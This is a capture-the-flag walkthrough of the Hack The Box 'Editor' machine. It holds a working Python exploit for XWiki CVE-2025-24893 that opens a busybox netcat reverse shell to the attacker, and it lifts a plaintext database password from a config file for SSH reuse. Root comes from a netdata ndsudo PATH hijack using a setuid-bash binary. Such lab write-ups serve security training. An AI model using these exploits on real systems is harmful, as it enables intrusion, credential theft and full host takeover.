Nmap
# Nmap 7.95 scan initiated Sun Aug  3 12:44:37 2025 as: /usr/lib/nmap/nmap --privileged -sC -sV -Pn -oN ./nmap.txt 10.10.11.80
Nmap scan report for 10.10.11.80
Host is up (0.27s latency).
Not shown: 946 closed tcp ports (reset), 51 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editor.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
8080/tcp open  http    Jetty 10.0.20
| http-title: XWiki - Main - Intro
|_Requested resource was http://10.10.11.80:8080/xwiki/bin/view/Main/
| http-webdav-scan:
|   Server Type: Jetty(10.0.20)
|   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
|_  WebDAV type: Unknown
| http-methods:
|_  Potentially risky methods: PROPFIND LOCK UNLOCK
|_http-server-header: Jetty(10.0.20)
| http-robots.txt: 50 disallowed entries (15 shown)
| /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/
| /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/
| /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/
| /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/
| /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/
|_/xwiki/bin/undelete/
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
|_http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Aug  3 12:44:56 2025 -- 1 IP address (1 host up) scanned in 18.54 seconds
Add editor.htb to our /etc/hosts
Page check
editor.htb
 We can download the application here, but I would not extract it to my local machine.
By pressing the button Docs, it will redirect to another sub-domain
http://wiki.editor.htb/xwiki/
Add it to /etc/hosts and check what is going on here.
wiki.editor.htb
 From the bottom of this page, we can find the version of this service
[XWiki Debian 15.10.8]
Then we can easily find the vulnerable hints from exploit-db
XWiki Platform 15.10.10 - Remote Code Execution

CVE-2025-24893
We can get the exploit script from github
https://github.com/a1baradi/Exploit/blob/main/CVE-2025-24893.py
We can write Busybox exploit script here, because the script of github is not working
import requests
from html import unescape

def detect_protocol(domain):
    https_url = f"https://{domain}"
    http_url = f"http://{domain}"

    try:
        response = requests.get(https_url, timeout=5, allow_redirects=True)
        if response.status_code < 400:
            print(f"[✔] HTTPS: {https_url}")
            return https_url
    except:
        print("[!] HTTPS no disponible, usando HTTP.")

    try:
        response = requests.get(http_url, timeout=5, allow_redirects=True)
        if response.status_code < 400:
            print(f"[✔] HTTP: {http_url}")
            return http_url
    except:
        print("[✖] No se puede acceder al objetivo.")
        exit(1)

def send_direct_revshell(target_url, lhost, lport):
    print(f"[+] Enviando reverse shell directa con busybox a {lhost}:{lport} ...")

    cmd = f"busybox nc {lhost} {lport} -e /bin/sh"
    encoded_cmd = cmd.replace('"', '\\"')

    payload = (
        f"{target_url}/bin/get/Main/SolrSearch?media=rss&text="
        f"%7d%7d%7d%7b%7basync%20async=false%7d%7d"
        f"%7b%7bgroovy%7d%7d\"{encoded_cmd}\".execute()%7b%7b%2fgroovy%7d%7d"
        f"%7b%7b%2fasync%7d%7d"
    )

    try:
        requests.get(payload, timeout=5)
    except requests.exceptions.RequestException:
        pass  # Ignore errors; reverse shell may be active

if __name__ == "__main__":
    print("="*80)
    print("XWiki CVE-2025-24893 - Direct Reverse Shell via BusyBox")
    print("="*80)

    target = "editor.htb:8080/xwiki"
    lhost = "10.10.14.7" # Change the IP
    lport = "4444"

    target_url = detect_protocol(target)
    send_direct_revshell(target_url, lhost, lport)
    print("[✔] Payload enviado. Verifica tu listener con nc.")
Then run it and you can get the shell as xwiki
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Editor]
└─$ python3 exploit.py
================================================================================
XWiki CVE-2025-24893 - Direct Reverse Shell via BusyBox
================================================================================
[!] HTTPS no disponible, usando HTTP.
[✔] HTTP: http://editor.htb:8080/xwiki
[+] Enviando reverse shell directa con busybox a 10.10.14.7:4444 ...
[✔] Payload enviado. Verifica tu listener con nc.

┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Editor]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.80] 39176
whoami
xwiki
Let's upgrade our shell
upgrade to PTY
python3 -c 'import pty;pty.spawn("bash")'
^Z
stty raw -echo; fg
Switch to oliver
By checking /etc/passwd
xwiki@editor:/usr/lib/xwiki-jetty$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
mysql:x:115:121:MySQL Server,,,:/nonexistent:/bin/false
tomcat:x:998:998:Apache Tomcat:/var/lib/tomcat:/usr/sbin/nologin
xwiki:x:997:997:XWiki:/var/lib/xwiki:/usr/sbin/nologin
netdata:x:996:999:netdata:/opt/netdata:/usr/sbin/nologin
oliver:x:1000:1000:,,,:/home/oliver:/bin/bash
_laurel:x:995:995::/var/log/laurel:/bin/false
We can found oliver will be our next target.
Let's enumerate the file system of xwili-jetty, we can find the password from /usr/lib/xwiki/WEB-INF/hibernate.cfg.xml
cat /usr/lib/xwiki/WEB-INF/hibernate.cfg.xml | grep password

<property name="hibernate.connection.password">theEd1t0rTeam99</property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password"></property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password"></property>
Then we can use this credit oliver:theEd1t0rTeam99 to ssh connect it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Editor]
└─$ ssh oliver@editor.htb
oliver@editor:~$ whoami
oliver
oliver@editor:~$ id
uid=1000(oliver) gid=1000(oliver) groups=1000(oliver),999(netdata)
Privilege escalation
Firstly I would check sudo -l
oliver@editor:~$ sudo -l
[sudo] password for oliver:
Sorry, user oliver may not run sudo on editor.
Then let's continue to check the port services
oliver@editor:~$ netstat -ntlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8125          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:19999         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:37763         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::8080                 :::*                    LISTEN      -
tcp6       0      0 :::19999                :::*                    LISTEN      76671/netdata
tcp6       0      0 127.0.0.1:8079          :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
Still remember the id of oliver
oliver@editor:~$ id
uid=1000(oliver) gid=1000(oliver) groups=1000(oliver),999(netdata)
Then let's continue to check the suid binary files
oliver@editor:~$ find / -perm -4000 2>/dev/null
/opt/netdata/usr/libexec/netdata/plugins.d/cgroup-network
/opt/netdata/usr/libexec/netdata/plugins.d/network-viewer.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/local-listeners
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
/opt/netdata/usr/libexec/netdata/plugins.d/ioping
/opt/netdata/usr/libexec/netdata/plugins.d/nfacct.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/ebpf.plugin
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
So netdata would definitely our target here.
By checking the blogs about that, we can find
 I guess we can try
 ndsudo here.
PoC
As a user that has permission to run ndsudo:

1,Place an executable with a name that is on ndsudo’s list of commands (e.g. nvme) in a writable path
2,Set the PATH environment variable so that it contains this path
3,Run ndsudo with a command that will run the aforementioned executable
Let's do it step by step Step 1: make the malicious binary file
// malicious.c
#include <unistd.h>
#include <stdlib.h>
int main() {
  setuid(0);
  setgid(0);
  execl("/bin/bash", "bash", "-i", NULL);
  return 0;
}

gcc malicious.c -o malicious

Then upload it to the target machine
Step 2: Set the PATH environment variable so that it contains this path
oliver@editor:/tmp$ mkdir -p ~/fakebin
oliver@editor:/tmp$ mv malicious ~/fakebin/
oliver@editor:/tmp$ chmod +x ~/fakebin/malicious
oliver@editor:/tmp$ export PATH=~/fakebin:$PATH
Step 3: Run ndsudo with a command that will run the aforementioned executable
oliver@editor:/tmp$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo megacli-disk-info
root@editor:/tmp# id
uid=0(root) gid=0(root) groups=0(root),999(netdata),1000(oliver)
Description
Very easy linux machine in this period.